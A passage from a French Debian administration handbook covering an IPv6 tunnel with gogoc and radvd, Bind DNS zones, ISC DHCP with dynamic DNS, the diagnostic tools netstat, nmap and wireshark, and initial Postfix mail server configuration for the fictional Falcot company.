Pour exploiter cette possibilité, il faut s'inscrire et créer un compte Freenet6 Pro sur ce site web puis installer le paquet Debian `gogoc` et configurer ce tunnel. On intégrera au fichier `/etc/gogoc/gogoc.conf` les lignes `userid` et `password` reçues par courrier électronique et on remplacera `server` par `authenticated.freenet6.net`.

On proposera une connectivité IPv6 à toutes les machines du réseau local en modifiant dans le fichier `/etc/gogoc/gogoc.conf` les trois directives ci-dessous (le réseau local est supposé connecté à l'interface `eth0`) :

```
host_type=router
```

```
prefixlen=56  
if_prefix=eth0
```

La machine est alors le routeur d'accès à un sous-réseau dont le préfixe fait 56 bits. Le tunnel désormais averti, il faut encore informer le réseau local de cette caractéristique en installant le démon `radvd` (du paquet éponyme). C'est un démon de configuration IPv6 jouant le même rôle que `dhcpd` pour le monde IPv4.

Il faut ensuite créer son fichier de configuration `/etc/radvd.conf` (par exemple en adaptant le fichier `/usr/share/doc/radvd/examples/simple-radvd.conf`). En l'occurrence, le seul changement nécessaire est le préfixe, qu'il faut remplacer par celui fourni par Freenet6 (que l'on retrouvera dans la sortie de la commande `ifconfig` dans le bloc relatif à l'interface `tun`).

Après les commandes `service gogoc restart` et `service radvd start`, le réseau IPv6 sera enfin fonctionnel.

10.6. Serveur de noms (DNS)

10.6.1. Principe et fonctionnement

Le service de gestion des noms (*Domain Name Service*) est fondamental sur Internet : il associe des noms à des adresses IP (et vice versa), ce qui permet de saisir `france.debian.net` en lieu et place de `92.243.16.27`.

Les informations DNS sont regroupées par zones, correspondant chacune à un domaine ou à une plage d'adresses IP (les adresses IP sont généralement allouées par blocs d'adresses consécutives). Un serveur primaire fait autorité sur le contenu d'une zone ; un serveur secondaire, normalement hébergé sur une autre machine, se contente de proposer une copie de la zone primaire, qu'il met à jour régulièrement.

Chaque zone peut contenir différents types d'enregistrements (*Resource Records*):

- A : attribution d'une adresse IPv4.
- CNAME : définition d'un alias.
- MX : définition d'un serveur de courrier électronique, information exploitée par les serveurs de messagerie pour retrouver le serveur correspondant à l'adresse de destination d'un courrier électronique. Chaque enregistrement MX a une priorité associée. Le serveur de plus haute priorité (portant le nombre le plus petit) recevra les connexions SMTP (voir encadré « [SMTP](#) » page 280). S'il ne répond pas, le deuxième serveur sera contacté, etc.
- PTR : correspondance adresse IP vers nom. Elle est stockée dans une zone dédiée à la résolution inverse, nommée en fonction de la plage d'adresses IP : par exemple `1.168.192.in-addr.arpa` pour toutes les adresses du réseau `192.168.1.0/24`.
- AAAA : correspondance nom vers adresse IPv6.
- NS : correspondance nom vers serveur de noms. Chaque domaine doit compter au moins un enregistrement NS. Tous ces enregistrements pointent sur un serveur DNS capable de

répondre aux requêtes portant sur ce domaine ; ils signaleront les serveurs primaires et secondaires du domaine concerné. Ces enregistrements permettent aussi de mettre en place une délégation DNS. On pourra ainsi indiquer que le domaine interne.falcot.com est géré par un autre serveur de noms et déléguer ainsi une partie du service. Évidemment, le serveur concerné devra déclarer une zone interne.falcot.com.

Le logiciel serveur de noms de référence, Bind, est développé par l'ISC (*Internet Software Consortium*, ou consortium du logiciel Internet). Debian le fournit dans le paquet *bind9*. La version 9 apporte deux nouveautés majeures. Il est désormais possible d'employer le serveur DNS sous une identité utilisateur non privilégié de sorte qu'une faille de sécurité ne donne pas systématiquement les droits de root à l'attaquant, comme cela a souvent été le cas avec la version 8.x.

Par ailleurs, elle prend en charge DNSSEC, norme qui permet de signer et donc d'authentifier les enregistrements DNS, interdisant ainsi toute falsification de ces données, par exemple par des intermédiaires mal intentionnés.

CULTURE

DNSSEC

La norme DNSSEC est assez complexe ; pour en comprendre tous les tenants et aboutissants, nous vous suggérons de consulter les informations disponibles sur le site du NIC France (organisme gérant l'attribution des domaines en .fr), et particulièrement les supports de cours. Il faut savoir que cette norme, encore relativement expérimentale, n'est pas systématiquement employée (même si elle coexiste parfaitement avec des serveurs DNS qui ne la connaissent pas).

► <https://www.afnic.fr/fr/produits-et-services/services/dnssec-1.html>

10.6.2. Configuration

Quelle que soit la version de *bind* employée, les fichiers de configuration ont la même structure. Les administrateurs de Falcot ont créé une zone primaire falcot.com pour stocker les informations relatives à ce domaine et une zone 168.192.in-addr.arpa pour les résolutions inverses des adresses IP des différents réseaux locaux.

ATTENTION

Noms des zones inverses

Une zone inverse porte un nom particulier. La zone couvrant le réseau 192.168.0.0/16 s'appellera ainsi 168.192.in-addr.arpa : les composants de l'adresse IP sont inversés et suivis du suffixe in-addr.arpa.

Pour les réseaux IPv6, le suffixe est ip6.arpa et les composants de l'adresse IP (qui sont listés dans l'ordre inverse) sont les caractères de la représentation hexadécimale complète de l'adresse. Ainsi, le réseau 2001:0bc8:31a0::/48 utilise une zone nommée 0.a.1.3.8.c.b.0.1.0.0.2.ip6.arpa.

ASTUCE

Tester le serveur DNS

La commande host (du paquet *bind9-host*) interroge un serveur DNS, par exemple celui qu'on vient de configurer. La commande host machine.falcot.com localhost contrôlera donc la réponse du serveur DNS local pour la requête machine.falcot.com. La commande host adresseip localhost testera la résolution inverse.

On pourra configurer un serveur DNS en s'inspirant des extraits suivants, issus des fichiers de configuration de la société Falcot:

Ex. 10.12 Extrait du fichier /etc/bind/named.conf.local

```
zone "falcot.com" {
    type master;
    file "/etc/bind/db.falcot.com";
    allow-query { any; };
    allow-transfer {
        195.20.105.149/32 ; // ns0.xname.org
        193.23.158.13/32 ; // ns1.xname.org
    };
};

zone "interne.falcot.com" {
    type master;
    file "/etc/bind/db.interne.falcot.com";
    allow-query { 192.168.0.0/16; };
};

zone "168.192.in-addr.arpa" {
    type master;
    file "/etc/bind/db.192.168";
    allow-query { 192.168.0.0/16; };
};
```

Ex. 10.13 Extrait du fichier /etc/bind/db.falcot.com

```
; Zone falcot.com
; admin.falcot.com. => contact pour la zone: admin@falcot.com
$TTL    604800
@      IN      SOA     falcot.com. admin.falcot.com. (
                    20040121      ; Serial
                    604800      ; Refresh
                    86400       ; Retry
                    2419200     ; Expire
                    604800 )    ; Negative Cache TTL
;
; Le @ fait référence au nom de la zone («falcot.com.» en l'occurrence)
; ou à $ORIGIN si cette directive a été employée
;
@      IN      NS       ns
@      IN      NS       ns0.xname.org.

interne IN      NS       192.168.0.2
```

```

@ IN A 212.94.201.10
@ IN MX 5 mail
@ IN MX 10 mail2

ns IN A 212.94.201.10
mail IN A 212.94.201.10
mail2 IN A 212.94.201.11
www IN A 212.94.201.11

dns IN CNAME ns

```

Syntaxe d'un nom

ATTENTION La syntaxe désignant les noms de machines est particulière. machine sous-entend ainsi machine.domaine. S'il ne faut pas ajouter automatiquement le nom du domaine, il convient d'écrire machine. (en suffixant ce nom d'un point). Pour indiquer un nom DNS extérieur au domaine géré, on écrira donc machine.autredomaine.com. avec un point.

Ex. 10.14 Extrait du fichier /etc/bind/db.192.168

```

; Zone inverse pour 192.168.0.0/16
; admin.falcot.com. => contact pour la zone: admin@falcot.com
$TTL 604800
@ IN SOA ns.interne.falcot.com. admin.falcot.com. (
    20040121 ; Serial
    604800 ; Refresh
    86400 ; Retry
    2419200 ; Expire
    604800 ) ; Negative Cache TTL

        IN NS ns.interne.falcot.com.

; 192.168.0.1 -> arrakis
1.0 IN PTR arrakis.interne.falcot.com.
; 192.168.0.2 -> neptune
2.0 IN PTR neptune.interne.falcot.com.

; 192.168.3.1 -> pau
1.3 IN PTR pau.interne.falcot.com.

```

10.7. DHCP

DHCP (*Dynamic Host Configuration Protocol*, ou protocole de configuration dynamique des hôtes) est un moyen de rapatrier automatiquement sa configuration pour une machine qui vient de

démarrer et souhaite configurer son interface réseau. De cette manière, on peut centraliser la gestion des configurations réseau et toutes les machines bureautiques pourront recevoir des réglages identiques.

Un serveur DHCP fournit de nombreux paramètres réseau et notamment une adresse IP et le réseau d'appartenance de la machine. Mais il peut aussi indiquer d'autres informations, telles que les serveurs DNS, WINS et NTP.

L'*Internet Software Consortium*, qui développe bind, s'occupe également du serveur DHCP. Le paquet Debian correspondant est *isc-dhcp-server*.

10.7.1. Configuration

Les premiers éléments à modifier dans le fichier de configuration du serveur DHCP, `/etc/dhcp/dhcpd.conf`, sont le nom de domaine et les serveurs DNS. Il faut aussi activer (en la décommentant) l'option authoritative si ce serveur est le seul sur le réseau local (tel que défini par la limite de propagation du broadcast, mécanisme employé pour joindre le serveur DHCP). On créera aussi une section subnet décrivant le réseau local et les informations de configuration diffusées. L'exemple ci-dessous convient pour le réseau local 192.168.0.0/24, qui dispose d'un routeur (192.168.0.1) faisant office de passerelle externe. Les adresses IP disponibles sont comprises entre 192.168.0.128 et 192.168.0.254.

Ex. 10.15 Extrait du fichier `/etc/dhcp/dhcpd.conf`

```
# Sample configuration file for ISC dhcpcd for Debian

# The ddns-updates-style parameter controls whether or not the server will
# attempt to do a DNS update when a lease is confirmed. We default to the
# behavior of the version 2 packages ('none', since DHCP v2 didn't
# have support for DDNS.)
ddns-update-style interim;

# option definitions common to all supported networks...
option domain-name "interne.falcot.com";
option domain-name-servers ns.interne.falcot.com;

default-lease-time 600;
max-lease-time 7200;

# If this DHCP server is the official DHCP server for the local
# network, the authoritative directive should be uncommented.
authoritative;

# Use this to send dhcp log messages to a different log file (you also
# have to hack syslog.conf to complete the redirection).
log-facility local7;
```

```
# My subnet
subnet 192.168.0.0 netmask 255.255.255.0 {
    option routers 192.168.0.1;
    option broadcast-address 192.168.0.255;
    range 192.168.0.128 192.168.0.254;
    ddns-domainname "interne.falcot.com";
}
```

10.7.2. DHCP et DNS

Une fonctionnalité appréciée est l'enregistrement automatique des clients DHCP dans la zone DNS de sorte que chaque machine ait un nom significatif (et pas automatique comme machine-192-168-0-131.interne.falcot.com). Pour exploiter cette possibilité, il faut autoriser le serveur DHCP à mettre à jour la zone DNS interne.falcot.com et configurer celui-ci pour qu'il s'en charge.

Dans le cas de `bind`, on ajoutera la directive `allow-update` aux deux zones que le serveur DHCP devra modifier (celle du domaine `interne.falcot.com` et celle de la résolution inverse). Cette directive donne la liste des adresses autorisées à effectuer la mise à jour ; on y consignera donc les adresses possibles du serveur DHCP (adresses IP locales et publiques le cas échéant).

```
allow-update { 127.0.0.1 192.168.0.1 212.94.201.10 !any };
```

Attention ! Une zone modifiable sera changée par `bind`, qui va donc réécrire régulièrement ses fichiers de configuration. Cette procédure automatique produisant des fichiers moins lisibles que les productions manuelles, les administrateurs de Falcot gèrent le sous-domaine `interne.falcot.com` à l'aide d'un serveur DNS délégué. Le fichier de la zone `falcot.com` reste ainsi entièrement sous leur contrôle.

L'exemple de fichier de configuration de serveur DHCP de la section précédente comporte déjà les directives nécessaires à l'activation de la mise à jour du DNS : il s'agit des lignes `ddns-update-style interim` ; et `ddns-domain-name "interne.falcot.com"` ; dans le bloc décrivant le réseau.

10.8. Outils de diagnostic réseau

Lorsqu'une application réseau ne fonctionne pas comme on l'attend, il est important de pouvoir regarder de plus près ce qui se passe. Même lorsque tout semble fonctionner, il est utile de lancer des diagnostics sur le réseau, pour vérifier qu'il n'y a rien d'anormal. On dispose pour cela de plusieurs outils de diagnostic, qui opèrent à divers niveaux.

10.8.1. Diagnostic local : `netstat`

Citons tout d'abord la commande `netstat` (du paquet `net-tools`), qui affiche sur une machine un résumé instantané de son activité réseau. Invoquée sans arguments, cette commande se

contente de lister toutes les connexions ouvertes. Or, cette liste est très vite verbeuse et indigeste. En effet, elle inclut aussi les connexions en domaine Unix, qui ne passent pas par le réseau mais sont très nombreuses sur un système standard, car utilisées par un grand nombre de démons.

On utilise donc généralement des options, qui permettent de modifier le comportement de `netstat`. Parmi les options les plus courantes, on trouve :

- `-t`, qui filtre les résultats renvoyés pour que seules les connexions TCP soient listées ;
- `-u`, qui fonctionne de la même manière mais pour les connexions UDP ; ces deux options ne s'excluent pas mutuellement et la présence des deux aura pour seul effet visible de masquer les connexions du domaine Unix ;
- `-a`, qui liste également les *sockets* en écoute (en attente de connexions entrantes) ;
- `-n`, qui affiche sous forme numérique les adresses IP (sans résolution DNS), les numéros de ports (et non leur alias tel que défini dans `/etc/services`) et les numéros d'utilisateurs (et non leur nom de connexion) ;
- `-p`, qui affiche les processus mis en jeu ; cette option n'est réellement utile que lorsque `netstat` est invoqué par l'utilisateur root, faute de quoi seuls les processus appartenant au même utilisateur seront listés ;
- `-c`, qui rafraîchit la liste des connexions en continu.

D'autres options (documentées dans la page de manuel `netstat(8)`) permettent de contrôler encore plus finement les résultats obtenus ; en pratique, on utilise si souvent la conjonction des cinq premières options que la commande `netstat -tupan` est quasiment devenue un réflexe chez les administrateurs systèmes et réseaux. Un résultat typique sur une machine peu active ressemble à ceci :

# netstat -tupan						
Connexions Internet actives (serveurs et établies)						
Proto	Recv-Q	Send-Q	Adresse locale	Adresse distante	Etat	PID/Program name
tcp	0	0	0.0.0.0:111	0.0.0.0:*	LISTEN	397/rpcbind
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN	431/sshd
tcp	0	0	0.0.0.0:36568	0.0.0.0:*	LISTEN	407/rpc.statd
tcp	0	0	127.0.0.1:25	0.0.0.0:*	LISTEN	762/exim4
tcp	0	272	192.168.1.242:22	192.168.1.129:44452	ESTABLISHED	1172/sshd: roland [
tcp6	0	0	:::111	:::*	LISTEN	397/rpcbind
tcp6	0	0	:::22	:::*	LISTEN	431/sshd
tcp6	0	0	:::125	:::*	LISTEN	762/exim4
tcp6	0	0	:::35210	:::*	LISTEN	407/rpc.statd
udp	0	0	0.0.0.0:39376	0.0.0.0:*		916/dhclient
udp	0	0	0.0.0.0:996	0.0.0.0:*		397/rpcbind
udp	0	0	127.0.0.1:1007	0.0.0.0:*		407/rpc.statd
udp	0	0	0.0.0.0:68	0.0.0.0:*		916/dhclient
udp	0	0	0.0.0.0:48720	0.0.0.0:*		451/avahi-daemon: r
udp	0	0	0.0.0.0:111	0.0.0.0:*		397/rpcbind
udp	0	0	192.168.1.242:123	0.0.0.0:*		539/ntpd
udp	0	0	127.0.0.1:123	0.0.0.0:*		539/ntpd
udp	0	0	0.0.0.0:123	0.0.0.0:*		539/ntpd
udp	0	0	0.0.0.0:5353	0.0.0.0:*		451/avahi-daemon: r
udp	0	0	0.0.0.0:39172	0.0.0.0:*		407/rpc.statd
udp6	0	0	:::996	:::*		397/rpcbind
udp6	0	0	:::34277	:::*		407/rpc.statd
udp6	0	0	:::54852	:::*		916/dhclient
udp6	0	0	:::111	:::*		397/rpcbind

udp6	0	0	:::38007	:::*	451/avahi-daemon: r
udp6	0	0	fe80::5054:ff:fe99::123	:::*	539/ntpd
udp6	0	0	2001:bc8:3a7e:210:a::123	:::*	539/ntpd
udp6	0	0	2001:bc8:3a7e:210:5::123	:::*	539/ntpd
udp6	0	0	::1:123	:::*	539/ntpd
udp6	0	0	:::123	:::*	539/ntpd
udp6	0	0	:::5353	:::*	451/avahi-daemon: r

On y retrouve bien les connexions établies (ESTABLISHED), ici deux connexions SSH, et les applications en attente de connexion (LISTEN), notamment le serveur de messagerie Exim4 sur le port 25.

10.8.2. Diagnostic distant : nmap

nmap (du paquet éponyme) est en quelque sorte l'équivalent de **netstat**, mais s'utilise à distance. Il permet en effet de balayer un ensemble de ports classiques d'un ou plusieurs serveurs distants et de lister parmi ces ports ceux sur lesquels une application répond aux connexions entrantes. **nmap** est en outre capable d'identifier certaines de ces applications, parfois avec la version correspondante. La contrepartie de cet outil est que, comme il fonctionne à distance, il ne peut pas lister les connexions établies ni obtenir d'information sur les processus ou les utilisateurs ; en revanche, on peut le lancer sur plusieurs cibles en même temps.

Une utilisation typique de **nmap** utilise simplement l'option **-A**, qui déclenche les tentatives d'identification des versions des logiciels serveurs, suivie d'une ou plusieurs adresses ou noms DNS de machines à tester. Ici encore, de nombreuses options existent et permettent de contrôler finement le comportement de **nmap** ; on se référera à la documentation, dans la page de manuel **nmap(1)**.

```
# nmap mirtuel

Starting Nmap 6.47 ( http://nmap.org ) at 2015-03-09 16:46 CET
Nmap scan report for mirtuel (192.168.1.242)
Host is up (0.000013s latency).
rDNS record for 192.168.1.242: mirtuel.internal.placard.fr.eu.org
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind

Nmap done: 1 IP address (1 host up) scanned in 2.41 seconds
# nmap -A localhost

Starting Nmap 6.47 ( http://nmap.org ) at 2015-03-09 16:46 CET
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000013s latency).
Other addresses for localhost (not scanned): 127.0.0.1
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 3 (protocol 2.0)
```

```

|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
25/tcp open smtp      Exim smtpd 4.84
| smtp-commands: mirtuel Hello localhost [127.0.0.1], SIZE 52428800, 8BITMIME,
  ↳ PIPELINING, HELP,
|_ Commands supported: AUTH HELO EHLO MAIL RCPT DATA NOOP QUIT RSET HELP
111/tcp open rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2,3,4      111/tcp    rpcbind
|   100000  2,3,4      111/udp    rpcbind
|   100024  1          36568/tcp  status
|_  100024  1          39172/udp  status
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.7 - 3.15
Network Distance: 0 hops
Service Info: Host: mirtuel; OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at http
  ↳ ://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.54 seconds

```

On retrouve bien les applications SSH et Exim4. Notez que toutes les applications n'écoutent pas sur toutes les adresses IP ; ainsi, comme Exim4 n'est accessible que sur l'interface de boucle locale lo, il n'apparaît que lors d'une analyse de localhost et non de mirtuel (l'interface réseau eth0 de la même machine).

10.8.3. Les *sniffers* : tcpdump et wireshark

Il arrive parfois que l'on ait besoin de voir ce qui passe réellement sur le réseau, paquet par paquet. On utilise dans ce cas un « analyseur de trame », plus connu sous le nom de *sniffer* (renifleur). Cet outil scrute tous les paquets qui atteignent une interface réseau et les affiche de manière plus lisible à l'utilisateur.

L'ancêtre dans ce domaine est sans conteste **tcpdump** (dans le paquet du même nom). Il est disponible en standard sur un très grand nombre de plates-formes et permet toutes sortes de captures de trafic réseau, mais la représentation de ce trafic reste assez obscure. Par conséquent, nous ne nous étendrons pas dessus.

Plus récent et plus moderne, l'outil **wireshark** (paquet *wireshark*) est devenu la référence dans l'analyse de trafic réseau, notamment grâce à ses nombreux modules de décodage qui permettent une analyse simplifiée des paquets capturés. La représentation graphique des paquets est en effet organisée par couches successives, ce qui permet de visualiser chacun des protocoles impliqués dans un paquet. Par exemple, pour un paquet correspondant à une requête HTTP, on verra de manière séparée les informations correspondant à la couche physique, la couche Ether-

net, les informations du paquet IP, puis celles de la connexion TCP, puis enfin la requête HTTP en tant que telle. On pourra ainsi se focaliser sur une couche particulière.




FIGURE 10.1 Analyseur de trafic réseau wireshark

Dans notre exemple, seuls les paquets n'ayant pas transité par SSH sont affichés (grâce au filtre `!tcp.port == 22`). Le paquet en cours d'analyse approfondie a été développé à la couche HTTP.

ASTUCE

wireshark sans interface graphique : tshark

Lorsque l'on ne souhaite pas lancer d'interface graphique, ou que c'est impossible pour une raison ou une autre, on peut utiliser une version en texte seul de wireshark appelée tshark (dans un paquet tshark séparé). La plupart des fonctionnalités de capture et de décodage des paquets restent présentes, mais le manque d'interface graphique limite forcément les interactions avec le programme (filtrage des paquets après la capture, suivi d'une connexion TCP, etc.). On l'emploiera donc pour une première approche. Si l'on s'aperçoit que l'interface est importante pour les manipulations que l'on a en tête, on pourra toutefois sauvegarder les paquets capturés dans un fichier et importer ce dernier dans un wireshark graphique sur une autre machine.





Mots-clés

Postfix
Apache
 NFS
Samba
Squid
OpenLDAP
 SIP

Services réseau : Postfix, Apache, NFS, Samba, Squid, LDAP, SIP, XMPP, TURN

11

Serveur de messagerie électronique 280	Serveur web (HTTP) 297	Serveur de fichiers FTP 305
Serveur de fichiers NFS 306	Partage Windows avec Samba 309	Mandataire HTTP/FTP 313
Annuaire LDAP 314	Services de communication en temps réel 323	

Les services réseau sont les programmes interagissant directement avec les utilisateurs dans leur travail quotidien. C'est la partie émergée de l'iceberg « système d'information » présentée dans ce chapitre. La partie immergée, l'infrastructure sur laquelle ils s'appuient, reste en arrière-plan.

De nombreux services réseau nécessitent une technologie de chiffrement pour fonctionner de manière fiable et sécurisée, tout particulièrement lorsqu'ils sont utilisés sur l'Internet public. Les certificats X.509 (que l'on connaît aussi sous l'appellation de certificats SSL ou certificats TLS) sont fréquemment utilisés à cet effet. Un certificat pour un domaine spécifique peut souvent être partagé entre plusieurs des services présentés dans ce chapitre.

11.1. Serveur de messagerie électronique

Les administrateurs de Falcot SA ont retenu Postfix comme serveur de courrier électronique en raison de sa simplicité de configuration et de sa fiabilité. En effet, sa conception réduit au maximum les droits de chacune de ses sous-tâches, ce qui limite l'impact de toute faille de sécurité.

ALTERNATIVE	
Le serveur Exim4	<p>Debian emploie Exim4 comme serveur de messagerie par défaut (il est donc automatiquement installé pendant l'installation initiale). La configuration, fournie par le paquet <i>exim4-config</i>, est automatiquement personnalisée grâce à un certain nombre de questions debconf très similaires à celles posées par <i>postfix</i>.</p> <p>La configuration est, au choix, soit dans un seul gros fichier (<i>/etc/exim4/exim4.conf.template</i>), soit dans un certain nombre de fragments de fichiers répartis dans <i>/etc/exim4/conf.d/</i>. Dans les deux cas, les fichiers sont exploités par la commande <i>update-exim4.conf</i> comme modèles pour générer <i>/var/lib/exim4/config autogenerated</i>, qui est le fichier utilisé par Exim4. Grâce à ce mécanisme, les valeurs obtenues par la configuration debconf de Exim (stockées dans <i>/etc/exim4/update-exim4.conf.conf</i>) peuvent être injectées dans le fichier de configuration d'Exim, et cela même si l'administrateur ou un autre paquet ont modifié la configuration Exim par défaut.</p> <p>La syntaxe de configuration d'Exim4 est assez particulière et il faut un certain temps pour s'y accoutumer. Toutefois, une fois que ces particularités sont maîtrisées, il s'agit d'un serveur de messagerie très complet et très puissant. Il suffit de parcourir les dizaines de pages de documentation pour s'en rendre compte.</p> <p>► http://www.exim.org/docs.html</p>

11.1.1. Installation de Postfix

Le paquet Debian *postfix* contient le démon SMTP principal. Divers modules (comme *postfix-ldap* ou *postfix-pgsql*) offrent des fonctionnalités supplémentaires à Postfix (notamment en termes d'accès à des bases de données de correspondances). Ne les installez que si vous en avez déjà perçu le besoin.

B.A.-BA	SMTP (<i>Simple Mail Transfer Protocol</i>) est le protocole employé par les serveurs de messagerie pour s'échanger et router les courriers électroniques.
SMTP	

Au cours de l'installation du paquet, plusieurs questions sont posées par l'intermédiaire de *debconf*. Les réponses permettront de générer un premier fichier */etc/postfix/main.cf*.

La première question porte sur le type d'installation. Parmi les choix proposés, seuls deux sont pertinents dans le cadre d'un serveur connecté à Internet. Il s'agit de Site Internet et de Site Internet utilisant un *smarthost*. Le premier choix est adapté à un serveur qui reçoit et envoie le courrier directement à ses destinataires, mode retenu par les administrateurs de Falcot. Le second correspond à un serveur qui reçoit directement le courrier mais en envoie par le biais d'un serveur SMTP intermédiaire — désigné par le terme *smarthost* — plutôt que directement

au serveur du destinataire. C'est surtout utile pour les particuliers disposant d'une adresse IP dynamique, parce que certains serveurs de messagerie refusent tout message provenant directement d'une telle adresse IP. Le *smarthost* sera ici le serveur SMTP du fournisseur d'accès à Internet (FAI), qui est toujours configuré pour transmettre le courrier provenant de ses clients. Cette solution est également intéressante pour toute machine qui n'est pas connectée en permanence, car cela lui évite de devoir gérer une file d'attente des messages non délivrables qu'il faudra réessayer d'expédier plus tard.

VOCABULAIRE

FAI

FAI est l'abréviation de « Fournisseur d'accès à Internet ». Il s'agit d'une entité (souvent société commerciale) qui fournit des connexions à Internet ainsi que les services de base associés (serveur de messagerie électronique, de news, etc.). Parmi les FAI français, on peut citer Free, Orange (ex-Wanadoo), SFR, AOL, FDN, etc. L'abréviation anglaise correspondante est ISP pour *Internet Service Provider*.

La deuxième question porte sur le nom complet de la machine, employé pour générer une adresse de courrier électronique depuis un nom d'utilisateur local (c'est la partie suivant l'arobase « @ »). Pour Falcot, la réponse est mail.falcot.com. C'est la seule question posée en standard, mais elle ne suffit pas pour avoir une configuration satisfaisante, les administrateurs exécutent donc `dpkg-reconfigure postfix` afin de pouvoir personnaliser plus de paramètres.

Parmi les questions supplémentaires, l'ordinateur demande de saisir tous les noms de domaines associés à cette machine. La liste proposée inclut le nom complet de la machine et des synonymes de localhost, mais pas le domaine principal falcot.com, qu'il faut ajouter manuellement. D'une manière générale, il convient habituellement de donner ici tous les noms de domaines pour lesquels cette machine fait office de serveur MX (c'est-à-dire tous ceux pour lesquels le DNS indique qu'elle est apte à accepter du courrier). Ces informations sont ensuite stockées dans la variable `mydestination` du fichier `/etc/postfix/main.cf` (principal fichier de configuration de Postfix).

COMPLÉMENTS

Interrogation des enregistrements MX

Si le serveur DNS ne publie pas d'enregistrement MX pour un domaine, le serveur de messagerie tentera d'envoyer le courrier à la machine de même nom. Il emploiera donc l'enregistrement de type A correspondant (ou AAAA en IPv6).




FIGURE 11.1 Rôle de l'enregistrement DNS MX dans un envoi de courrier électronique

Selon les cas, l'installation peut également demander d'indiquer les réseaux habilités à envoyer du courrier par l'intermédiaire de cette machine. Par défaut, Postfix est configuré pour n'accepter que des courriers électroniques issus de la machine elle-même ; il faut généralement ajouter le réseau local. Les administrateurs ont donc ajouté 192.168.0.0/16 à la réponse par défaut. Si la question n'est pas posée, il faut modifier le fichier de configuration et y changer la variable `mynetworks`, comme on le voit sur l'exemple plus loin.

L'emploi de `procmail` peut aussi être proposé pour délivrer le courrier localement. Cet outil permet aux utilisateurs de trier leur courrier entrant, ce pour quoi ils doivent indiquer des règles de tri dans leur fichier `~/.procmailrc`.

Après cette première étape, les administrateurs ont obtenu le fichier de configuration ci-dessous. Il va servir de base pour les sections suivantes, qui le modifieront pour activer certaines fonctionnalités.

Ex. 11.1 Fichier `/etc/postfix/main.cf initial`

```

# See /usr/share/postfix/main.cf.dist for a commented, more complete version

# Debian specific: Specifying a file name will cause the first
# line of that file to be used as the name. The Debian default
# is /etc/mailname.
#myorigin = /etc/mailname
smtpd_banner = $myhostname ESMTP $mail_name (Debian/GNU)
biff = no

```

```

# appending .domain is the MUA's job.
append_dot_mydomain = no

# Uncomment the next line to generate "delayed mail" warnings
#delay_warning_time = 4h

readme_directory = no

# TLS parameters
smtpd_tls_cert_file=/etc/ssl/certs/ssl-cert-snakeoil.pem
smtpd_tls_key_file=/etc/ssl/private/ssl-cert-snakeoil.key
smtpd_use_tls=yes
smtpd_tls_session_cache_database = btree:${data_directory}/smtpd_scache
smtp_tls_session_cache_database = btree:${data_directory}/smtp_scache
# See /usr/share/doc/postfix/TLS_README.gz in the postfix-doc package for
# information on enabling SSL in the smtp client.

smtpd_relay_restrictions = permit_mynetworks permit_sasl_authenticated
    ➔ defer_unauth_destination
myhostname = mail.falcot.com
alias_maps = hash:/etc/aliases
alias_database = hash:/etc/aliases
myorigin = /etc/mailname
mydestination = mail.falcot.com, falcot.com, localhost.localdomain, localhost
relayhost =
mynetworks = 127.0.0.0/8 [::ffff:127.0.0.0]/104 [::1]/128 192.168.0.0/16
mailbox_command = procmail -a "$EXTENSION"
mailbox_size_limit = 0
recipient_delimiter = +
inet_interfaces = all
inet_protocols = all

```

SÉCURITÉ

